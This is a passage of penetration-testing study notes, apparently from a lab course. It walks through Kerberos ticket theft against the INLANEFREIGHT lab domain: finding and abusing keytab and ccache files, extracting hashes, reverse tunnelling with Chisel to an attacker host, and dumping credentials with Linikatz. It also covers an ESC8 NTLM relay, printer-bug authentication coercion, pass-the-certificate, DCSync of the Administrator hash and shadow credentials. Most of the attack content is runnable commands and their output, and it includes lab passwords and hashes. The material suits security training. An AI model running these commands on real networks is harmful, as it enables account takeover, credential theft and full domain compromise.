BGpvaG6jBwMFAEDhAAClERgPMjAyMjA3MTgxMjQ0NTBaphEYDzIwMjIwNzE4MjI0NDUwWqcRGA8yMDIy
MDcyNTEyNDQ1MFqoExsRSU5MQU5FRlJFSUdIVC5IVEKpJjAkoAMCAQKhHTAbGwZrcmJ0Z3QbEWlubGFu
ZWZyZWlnaHQuaHRi
[+] Ticket successfully imported!
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : INLANEFREIGHT.HTB
UserName : john
UserRealm : INLANEFREIGHT.HTB
StartTime : 7/18/2022 5:44:50 AM
EndTime : 7/18/2022 3:44:50 PM
RenewTill : 7/25/2022 5:44:50 AM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : 5VdAaevnpxx/f9rXsDDLfK6tH+4qQ3f1GlOB1ClBWh0=
ASREP (key) : 9279BCBD40DB957A0ED0D3856B2E67F9BB58E6DC7FC07207D0763CE2713F11DC
c:\tools>powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01]: PS C:\Users\john\Documents> hostname
DC01
PtT from Linux
Kerberos in Linux
Windows and Linux use the same process to request a TGT and TGS. However, how they stroe the ticket information may vary depending on the Linux distro and implementation.
In most cases, Linux machines store Kerberos tickets as ccache files in the /tmp dir. By default, the location of the Kerberos ticket is stored in the environment variable KRB5CCNAME. This variable can identify if Kerberos tickets are being used or if the default location for storing Kerberos tickets is changed. These ccache files are protected by specific read/write permissions, but a user with elevated privileges or root privileges could easily gain access to these tickets.
Another everyday use of Kerberos in Linux is with keytab files. A keytab is a file containing pairs of Kerberos principals and encrypted keys. You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password. However, when you change your password, you must recreate all your keytab files.
Keytab files commonly allow scripts to authenticate automatically using Kerberos without requiring human interaction or access to a password stored in a plain text file. For example, a script can use a keytab file to access files stored in the Windows share folder.
Identifying Linux and AD Integration
You can identify if the Linux machine is domain-joined using realm, a tool used to manage system enrollment in a domain and set which domain users or groups are allowed to access the local system resources.
david@inlanefreight.htb@linux01:~$ realm list
inlanefreight.htb
type: kerberos
realm-name: INLANEFREIGHT.HTB
domain-name: inlanefreight.htb
configured: kerberos-member
server-software: active-directory
client-software: sssd
required-package: sssd-tools
required-package: sssd
required-package: libnss-sss
required-package: libpam-sss
required-package: adcli
required-package: samba-common-bin
login-formats: %U@inlanefreight.htb
login-policy: allow-permitted-logins
permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb
permitted-groups: Linux Admins
The output of the machine indicates that the machine is configured as a Kerberos member. It also gives you information about the domain name and which users and groups are permitted to log in, which in this case are the users David and Julio and the group Linux Admins.
In case realm is not available, you can also look for other tools used to integrate Linux with AD such as sssd or winbind. Looking for those services running in the machine is another way to identify if it is domain-joined.
david@inlanefreight.htb@linux01:~$ ps -ef | grep -i "winbind\|sssd"
root 2140 1 0 Sep29 ? 00:00:01 /usr/sbin/sssd -i --logger=files
root 2141 2140 0 Sep29 ? 00:00:08 /usr/libexec/sssd/sssd_be --domain inlanefreight.htb --uid 0 --gid 0 --logger=files
root 2142 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
root 2143 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
Finding Kerberos Tickets
As an attacker, you are always looking for credentials. On Linux domain-joined machines, you want to find Kerberos tickets to gain more access. Kerberos tickets can be found in different places depending on the Linux implementation or the administrator changing default settings.
Finding KeyTab Files
A straightforward approach is to use find to search for files whose name contains the word keytab. When an admin commonly creates a Kerberos ticket to be used with a script, it sets the extension to .keytab. Although not mandatory, it is a way in which admins commonly refer to a keytab file.
david@inlanefreight.htb@linux01:~$ find / -name *keytab* -ls 2>/dev/null
...SNIP...
131610 4 -rw------- 1 root root 1348 Oct 4 16:26 /etc/krb5.keytab
262169 4 -rw-rw-rw- 1 root root 216 Oct 12 15:13 /opt/specialfiles/carlos.keytab
Another way to find KeyTab files is in automated scripts configured using a cronjob or any other Linux service. If an admin needs to run a script to interact with a Windows service that uses Kerberos, and if the keytab file does not have the .keytab extension, you may find the appropriate filename within the script.
carlos@inlanefreight.htb@linux01:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
...SNIP...
#
# m h dom mon dow command
*5/ * * * * /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
carlos@inlanefreight.htb@linux01:~$ cat /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
#!/bin/bash
kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls' -k -no-pass > /home/carlos@inlanefreight.htb/script-test-results.txt
In the above script, you notice the use of kinit, which means that Kerberos is in use. kinit allows interaction with Kerberos, and its function is to request the user’s TGT and store this ticket in the cache (ccache file). You can use kinit to import a keytab file into your session and act as the user.
In this example, you found a script importing a Kerberos ticket for the user svc_workstations@INLANEFREIGHT.HTB before trying to connect to a shared folder.
Findind ccache Files
A credential cache or ccache file holds Kerberos credentials while they remain valid and, generally, while the user’s session lasts. Once a user authenticates to the domain, a ccache file is created that stores the ticket information. The path to this file is placed in the KRB5CCNAME environment variable. This variable is used by tools that support Kerberos authentication to find the Kerberos data.
david@inlanefreight.htb@linux01:~$ env | grep -i krb5
KRB5CCNAME=FILE:/tmp/krb5cc_647402606_qd2Pfh
ccache files are located, by default, at /tmp. You can search for users who are logged on to the computer, and if you gain access as root or a privileged user, you would be able to impersonate a user using their ccache file while it is still valid.
david@inlanefreight.htb@linux01:~$ ls -la /tmp
total 68
drwxrwxrwt 13 root root 4096 Oct 6 16:38 .
drwxr-xr-x 20 root root 4096 Oct 6 2021 ..
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 6 16:38 krb5cc_647401106_tBswau
-rw------- 1 david@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 6 15:23 krb5cc_647401107_Gf415d
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 1433 Oct 6 15:43 krb5cc_647402606_qd2Pfh
Abusing KeyTab Files
As attackers, you may have several uses for a keytab file. The first thing you can do is impersonate a user using kinit. To use a keytab file, you need to know which user it was created for. klist is another application used to interact with Kerberos on Linux. This app reads information from a keytab file.
david@inlanefreight.htb@linux01:~$ klist -k -t /opt/specialfiles/carlos.keytab
Keytab name: FILE:/opt/specialfiles/carlos.keytab
KVNO Timestamp Principal
---- ------------------- ------------------------------------------------------
1 10/06/2022 17:09:13 carlos@INLANEFREIGHT.HTB
The ticket corresponds to the user Carlos. You can now impersonate the user with kinit. Confirm which ticket you are using with klist and then import Carlos’s ticket into your session with kinit.
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: david@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/06/22 17:02:11 10/07/22 03:02:11 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/07/22 17:02:11
david@inlanefreight.htb@linux01:~$ kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: carlos@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/06/22 17:16:11 10/07/22 03:16:11 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/07/22 17:16:11
You can attempt to access the shared folder \\dc01\carlos to confirm your access.
david@inlanefreight.htb@linux01:~$ smbclient //dc01/carlos -k -c ls
. D 0 Thu Oct 6 14:46:26 2022
.. D 0 Thu Oct 6 14:46:26 2022
carlos.txt A 15 Thu Oct 6 14:46:54 2022
7706623 blocks of size 4096. 4452852 blocks available
KeyTab Extract
Is a second method to abuse Kerberos on Linux where secrets from a keytab file are extracted. You were able to impersonate Carlos using the account’s tickets to read a shared folder in the domain, but if you want to gain access to his account on the Linux machine, you will need his password.
You can attempt to crack the account’s password by extracting the hashes from the keytab file. Use KeyTabExtract, a tool to extract valuable information from 502-type .keytab files, which may be used to authenticate Linux boxes to Kerberos. The script will extract information such as the realm, Service Principal, Encryption Type and Hashes.
david@inlanefreight.htb@linux01:~$ python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
REALM : INLANEFREIGHT.HTB
SERVICE PRINCIPAL : carlos/
NTLM HASH : a738f92b3c08b424ec2d99589a9cce60
AES-256 HASH : 42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f
AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
With the NTLM hash, you can perform a PtH attack. With the AES256 or AES128 hash, you can forge your tickets using Rubeus or attempt to crack the hashes to obtain the plaintext password.
The most straightforward hash to crack is the NTLM hash. You can use tools like Hashcat or John.
Obtaining more Hashes
You can repeat the process and crack the passwords.
Abusing KeyTab ccache
To abuse a ccache file, all you need is read privileges on the file. These files, located in /tmp, can only be read by the user who created them, but if you gain root access, you could use them.
Once you log in with the credentials for the user, you can use sudo -l and confirm that the user can execute any command as root. Use sudo su to change the user to root.
d41y@htb[/htb]$ ssh svc_workstations@inlanefreight.htb@10.129.204.23 -p 2222
svc_workstations@inlanefreight.htb@10.129.204.23's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
...SNIP...
svc_workstations@inlanefreight.htb@linux01:~$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on linux01:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User svc_workstations@inlanefreight.htb may run the following commands on linux01:
(ALL) ALL
svc_workstations@inlanefreight.htb@linux01:~$ sudo su
root@linux01:/home/svc_workstations@inlanefreight.htb# whoami
root
As root, you need to identify which tickets are present on the machine, to whom they belong, and their expiration time.
root@linux01:~# ls -la /tmp
total 76
drwxrwxrwt 13 root root 4096 Oct 7 11:35 .
drwxr-xr-x 20 root root 4096 Oct 6 2021 ..
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 11:35 krb5cc_647401106_HRJDux
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 11:35 krb5cc_647401106_qMKxc6
-rw------- 1 david@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 10:43 krb5cc_647401107_O0oUWh
-rw------- 1 svc_workstations@inlanefreight.htb domain users@inlanefreight.htb 1535 Oct 7 11:21 krb5cc_647401109_D7gVZF
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 3175 Oct 7 11:35 krb5cc_647402606
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 1433 Oct 7 11:01 krb5cc_647402606_ZX6KFA
There is one user to whom you have not yet gained access. You can confirm the groups to which he belongs using id.
root@linux01:~# id julio@inlanefreight.htb
uid=647401106(julio@inlanefreight.htb) gid=647400513(domain users@inlanefreight.htb) groups=647400513(domain users@inlanefreight.htb),647400512(domain admins@inlanefreight.htb),647400572(denied rodc password replication group@inlanefreight.htb)
Julio is a member of the Domain Admins group. You can attempt to impersonate the user and gain access to the DC01 DC host.
To use a ccache file, you can copy the ccache file and assign the file path to the KRB5CCNAME variable.
root@linux01:~# klist
klist: No credentials cache found (filename: /tmp/krb5cc_0)
root@linux01:~# cp /tmp/krb5cc_647401106_I8I133 .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_I8I133
root@linux01:~# klist
Ticket cache: FILE:/root/krb5cc_647401106_I8I133
Default principal: julio@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/07/2022 13:25:01 10/07/2022 23:25:01 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/08/2022 13:25:01
root@linux01:~# smbclient //dc01/C$ -k -c ls -no-pass
$Recycle.Bin DHS 0 Wed Oct 6 17:31:14 2021
Config.Msi DHS 0 Wed Oct 6 14:26:27 2021
Documents and Settings DHSrn 0 Wed Oct 6 20:38:04 2021
john D 0 Mon Jul 18 13:19:50 2022
julio D 0 Mon Jul 18 13:54:02 2022
pagefile.sys AHS 738197504 Thu Oct 6 21:32:44 2022
PerfLogs D 0 Fri Feb 25 16:20:48 2022
Program Files DR 0 Wed Oct 6 20:50:50 2021
Program Files (x86) D 0 Mon Jul 18 16:00:35 2022
ProgramData DHn 0 Fri Aug 19 12:18:42 2022
SharedFolder D 0 Thu Oct 6 14:46:20 2022
System Volume Information DHS 0 Wed Jul 13 19:01:52 2022
tools D 0 Thu Sep 22 18:19:04 2022
Users DR 0 Thu Oct 6 11:46:05 2022
Windows D 0 Wed Oct 5 13:20:00 2022
7706623 blocks of size 4096. 4447612 blocks available
Using Linux Attack Tools with Kerberos
Many Linux attack tools that interact with Windows and AD support Kerberos authentication. If you use them from a domain-joined machine, you need to ensure your KRB5CCNAME environment variable is set to the ccache file you want to use. In case you are attacking from a machine that is not a member of the domain, for example, your attack host, you need to make sure your machine can contact the KDC or DC, and that domain name resolution is working.
In this scenario, your attack host doesn’t have a connection to the KDC / DC, and you can’t use the DC for name resolution. To use Kerberos, you need to proxy your traffic via MS01 with a tool such as Chisel and Proxychains and edit the /etc/hosts file to hardcode IP addresses of the domain and the machines you want to attack.
d41y@htb[/htb]$ cat /etc/hosts
# Host addresses
172.16.1.10 inlanefreight.htb inlanefreight dc01.inlanefreight.htb dc01
172.16.1.5 ms01.inlanefreight.htb ms01
You need to modify your proxychains config file to use socks5 and port 1080.
d41y@htb[/htb]$ cat /etc/proxychains.conf
...SNIP...
[ProxyList]
socks5 127.0.0.1 1080
You must download and execute chisel on your attack host.
d41y@htb[/htb]$ wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
d41y@htb[/htb]$ gzip -d chisel_1.7.7_linux_amd64.gz
d41y@htb[/htb]$ mv chisel_* chisel && chmod +x ./chisel
d41y@htb[/htb]$ sudo ./chisel server --reverse
2022/10/10 07:26:15 server: Reverse tunneling enabled
2022/10/10 07:26:15 server: Fingerprint 58EulHjQXAOsBRpxk232323sdLHd0r3r2nrdVYoYeVM=
2022/10/10 07:26:15 server: Listening on http://0.0.0.0:8080
Connect to MS01 via RDP and execute chisel.
C:\htb> c:\tools\chisel.exe client 10.10.14.33:8080 R:socks
2022/10/10 06:34:19 client: Connecting to ws://10.10.14.33:8080
2022/10/10 06:34:20 client: Connected (Latency 125.6177ms)
Finally, you need to transfer Julio’s ccache file from LINUX01 and create the environment variable KRB5CCNAME with the value corresponding to the path of the ccache file.
d41y@htb[/htb]$ export KRB5CCNAME=/home/htb-student/krb5cc_647401106_I8I133
Impacket
To use Kerberos ticket, you need to specify your target machine name and use the option -k. If you get a prompt for a password, you can also include the option -no-pass.
d41y@htb[/htb]$ proxychains impacket-wmiexec dc01 -k
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:50713 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
inlanefreight\julio
Evil-WinRM
To use evil-winrm with Kerberos, you need to install the Kerberos package used for network authentication. For some Linux like Debian-based, it is called krb5-user. While installing, you’ll get a prompt for the Kerberos realm. Use the domain name: INLANEFREIGHT.HTB, and the KDC is the DC01.
d41y@htb[/htb]$ sudo apt-get install krb5-user -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...SNIP...
The Kerberos servers can be emtpy.
In case the package krb5-user is already installed, you need to change the config file /etc/krb5.conf to include the following values:
d41y@htb[/htb]$ cat /etc/krb5.conf
[libdefaults]
default_realm = INLANEFREIGHT.HTB
...SNIP...
[realms]
INLANEFREIGHT.HTB = {
kdc = dc01.inlanefreight.htb
}
...SNIP...
Now you can use evil-winrm.
Misc
If you want to use a ccache file in Windows or a kirbi file in a Linux machine, you can use the impacket-ticketConverter to convert them. To use it, you specify the file you want to convert and the output filename:
d41y@htb[/htb]$ impacket-ticketConverter krb5cc_647401106_I8I133 julio.kirbi
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] converting ccache to kirbi...
[+] done
You can do the reverse operation by first selecting a .kirbi file.
Using the .kirbi file in Windows:
C:\htb> C:\tools\Rubeus.exe ptt /ticket:c:\tools\julio.kirbi
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.1.2
[*] Action: Import Ticket
[+] Ticket successfully imported!
C:\htb> klist
Current LogonId is 0:0x31adf02
Cached Tickets: (1)
#0> Client: julio @ INLANEFREIGHT.HTB
Server: krbtgt/INLANEFREIGHT.HTB @ INLANEFREIGHT.HTB
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0xa1c20000 -> reserved forwarded invalid renewable initial 0x20000
Start Time: 10/10/2022 5:46:02 (local)
End Time: 10/10/2022 15:46:02 (local)
Renew Time: 10/11/2022 5:46:02 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
C:\htb>dir \\dc01\julio
Volume in drive \\dc01\julio has no label.
Volume Serial Number is B8B3-0D72
Directory of \\dc01\julio
07/14/2022 07:25 AM <DIR> .
07/14/2022 07:25 AM <DIR> ..
07/14/2022 04:18 PM 17 julio.txt
1 File(s) 17 bytes
2 Dir(s) 18,161,782,784 bytes free
Linikatz
… is a tool for exploiting credentials on Linux machines when there is an integration with AD.
Just like Mimikatz, to take advantage of Linikatz, you need to be root on the machine. This tool will extract all credentials, including Kerberos tickets, from different Kerberos implementations such as FreeIPA, SSSD, Samba, Vintella, etc. Once it extracts the credentials, it places them in a folder whose name starts with linikatz.. Inside this folder, you will find the credentials in the different available formats, including ccache and keytabs. These can be used, as appropriate, as explained above.
d41y@htb[/htb]$ wget https://raw.githubusercontent.com/CiscoCXSecurity/linikatz/master/linikatz.sh
d41y@htb[/htb]$ /opt/linikatz.sh
_ _ _ _ _
| (_)_ __ (_) | ____ _| |_ ____
| | | '_ \| | |/ / _` | __|_ /
| | | | | | | < (_| | |_ / /
|_|_|_| |_|_|_|\_\__,_|\__/___|
=[ @timb_machine ]=
I: [freeipa-check] FreeIPA AD configuration
-rw-r--r-- 1 root root 959 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Linux-Vendor-Firmware-Service
-rw-r--r-- 1 root root 2169 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Linux-Foundation-Firmware
-rw-r--r-- 1 root root 1702 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Hughski-Limited
-rw-r--r-- 1 root root 1679 Mar 4 2020 /etc/pki/fwupd/LVFS-CA.pem
-rw-r--r-- 1 root root 2169 Mar 4 2020 /etc/pki/fwupd-metadata/GPG-KEY-Linux-Foundation-Metadata
-rw-r--r-- 1 root root 959 Mar 4 2020 /etc/pki/fwupd-metadata/GPG-KEY-Linux-Vendor-Firmware-Service
-rw-r--r-- 1 root root 1679 Mar 4 2020 /etc/pki/fwupd-metadata/LVFS-CA.pem
I: [sss-check] SSS AD configuration
-rw------- 1 root root 1609728 Oct 10 19:55 /var/lib/sss/db/timestamps_inlanefreight.htb.ldb
-rw------- 1 root root 1286144 Oct 7 12:17 /var/lib/sss/db/config.ldb
-rw------- 1 root root 4154 Oct 10 19:48 /var/lib/sss/db/ccache_INLANEFREIGHT.HTB
-rw------- 1 root root 1609728 Oct 10 19:55 /var/lib/sss/db/cache_inlanefreight.htb.ldb
-rw------- 1 root root 1286144 Oct 4 16:26 /var/lib/sss/db/sssd.ldb
-rw-rw-r-- 1 root root 10406312 Oct 10 19:54 /var/lib/sss/mc/initgroups
-rw-rw-r-- 1 root root 6406312 Oct 10 19:55 /var/lib/sss/mc/group
-rw-rw-r-- 1 root root 8406312 Oct 10 19:53 /var/lib/sss/mc/passwd
-rw-r--r-- 1 root root 113 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/localauth_plugin
-rw-r--r-- 1 root root 40 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/krb5_libdefaults
-rw-r--r-- 1 root root 15 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/domain_realm_inlanefreight_htb
-rw-r--r-- 1 root root 12 Oct 10 19:55 /var/lib/sss/pubconf/kdcinfo.INLANEFREIGHT.HTB
-rw------- 1 root root 504 Oct 6 11:16 /etc/sssd/sssd.conf
I: [vintella-check] VAS AD configuration
I: [pbis-check] PBIS AD configuration
I: [samba-check] Samba configuration
-rw-r--r-- 1 root root 8942 Oct 4 16:25 /etc/samba/smb.conf
-rw-r--r-- 1 root root 8 Jul 18 12:52 /etc/samba/gdbcommands
I: [kerberos-check] Kerberos configuration
-rw-r--r-- 1 root root 2800 Oct 7 12:17 /etc/krb5.conf
-rw------- 1 root root 1348 Oct 4 16:26 /etc/krb5.keytab
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 10 19:55 /tmp/krb5cc_647401106_HRJDux
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1414 Oct 10 19:55 /tmp/krb5cc_647401106_R9a9hG
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 3175 Oct 10 19:55 /tmp/krb5cc_647402606
I: [samba-check] Samba machine secrets
I: [samba-check] Samba hashes
I: [check] Cached hashes
I: [sss-check] SSS hashes
I: [check] Machine Kerberos tickets
I: [sss-check] SSS ticket list
Ticket cache: FILE:/var/lib/sss/db/ccache_INLANEFREIGHT.HTB
Default principal: LINUX01$@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/10/2022 19:48:03 10/11/2022 05:48:03 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/11/2022 19:48:03, Flags: RIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
I: [kerberos-check] User Kerberos tickets
Ticket cache: FILE:/tmp/krb5cc_647401106_HRJDux
Default principal: julio@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/07/2022 11:32:01 10/07/2022 21:32:01 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/08/2022 11:32:01, Flags: FPRIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
Ticket cache: FILE:/tmp/krb5cc_647401106_R9a9hG
Default principal: julio@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/10/2022 19:55:02 10/11/2022 05:55:02 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/11/2022 19:55:02, Flags: FPRIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
Ticket cache: FILE:/tmp/krb5cc_647402606
Default principal: svc_workstations@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/10/2022 19:55:02 10/11/2022 05:55:02 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/11/2022 19:55:02, Flags: FPRIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
I: [check] KCM Kerberos tickets
Pass the Certificate
PKINIT (Public Key Cryptography for Initial Authentication) is an extension of the Kerberos protocol that enables the use of public key cryptography during the initial authentication exchange. It is typically used to support user logons via smart cards, which store the private keys. PtC refers to the technique of using X.509 certificates to successfully obtain TGTs. This method is used primarily alongside attacks against AD Certificate Services, as well as in Shadow Credential attacks.
AD CS NTLM Relay Attack (ESC)
ESC8 is an NTLM relay attack targeting an ADCS HTTP endpoint. ADCS supports multiple enrollment methods, including web enrollment, which by default occurs over HTTP. A certificate authority configured to allow web enrollment typically hosts the following application at /Certsrv:
Attackers can use Impacket’s ntlmrelayx to listen for inbound connections and relay them to the web enrollment service using the following command:
d41y@htb[/htb]$ impacket-ntlmrelayx -t http://10.129.234.110/certsrv/certfnsh.asp --adcs -smb2support --template KerberosAuthentication
Attackers can either wait for victims to attempt authentication against their machine randomly, or they can actively coerce them into doing so. One way to force machine accounts to authenticate against arbitrary hosts is by exploiting the printer bug. This attack requires the targeted machine account to have the Printer Spooler service running. The command below forces 10.129.234.109 (DC01) to attempt authentication against 10.10.16.12 (attacker host):
d41y@htb[/htb]$ python3 printerbug.py INLANEFREIGHT.LOCAL/wwhite:"package5shores_topher1"@10.129.234.109 10.10.16.12
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Attempting to trigger authentication via rprn RPC at 10.129.234.109
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
Referring back to ntlmrelayx, you can see from the output that the authentication request was successfully relayed to the web enrollment applicatino, and a certificate was issued for DC01$.
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.129.234.109, attacking target http://10.129.234.110
[*] HTTP server returned error code 404, treating as a successful login
[*] Authenticating against http://10.129.234.110 as INLANEFREIGHT/DC01$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 10.129.234.109, attacking target http://10.129.234.110
[-] Authenticating against http://10.129.234.110 as / FAILED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 8
[*] Writing PKCS#12 certificate to ./DC01$.pfx
[*] Certificate successfully written to file
You can now perform a PtC attack to obtain a TGT as DC01$. One way to do this is by using gettgtpkinit.py.
d41y@htb[/htb]$ python3 gettgtpkinit.py -cert-pfx ../krbrelayx/DC01\$.pfx -dc-ip 10.129.234.109 'inlanefreight.local/dc01$' /tmp/dc.ccache
2025-04-28 21:20:40,073 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-04-28 21:20:40,351 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-04-28 21:21:05,508 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-28 21:21:05,508 minikerberos INFO 3a1d192a28a4e70e02ae4f1d57bad4adbc7c0b3e7dceb59dab90b8a54f39d616
INFO:minikerberos:3a1d192a28a4e70e02ae4f1d57bad4adbc7c0b3e7dceb59dab90b8a54f39d616
2025-04-28 21:21:05,512 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
Once you successfully obtain a TGT, you’re back in familiar PtT territory. As the DC’s machine account, you can perform a DCSync attack to, for example, retrieve the NTLM hash of the domain administrator account:
d41y@htb[/htb]$ export KRB5CCNAME=/tmp/dc.ccache
d41y@htb[/htb]$ impacket-secretsdump -k -no-pass -dc-ip 10.129.234.109 -just-dc-user Administrator 'INLANEFREIGHT.LOCAL/DC01$'@DC01.INLANEFREIGHT.LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:...SNIP...:::
<SNIP>
Shadow Credentials
… refers to an AD attack that abuses the msDS-KeyCredentialLink attribute of a victim user. This attribute stores public keys that can be used for authentication via PKINIT. In BloodHound, the AddKeyCredentialLink edge indicates that one user has write permissions over another user’s msDS-KeyCredentialLink attribute, allowing them to take control of that user.
You can use pywhisker to perform this attack from a Linux system. The command below generates an X.509 certificate and writes the public key to the victim user’s msDS-KeyCredentialLink attribute.
d41y@htb[/htb]$ pywhisker --dc-ip 10.129.234.109 -d INLANEFREIGHT.LOCAL -u wwhite -p 'package5shores_topher1' --target jpinkman --action add
[*] Searching for the target account
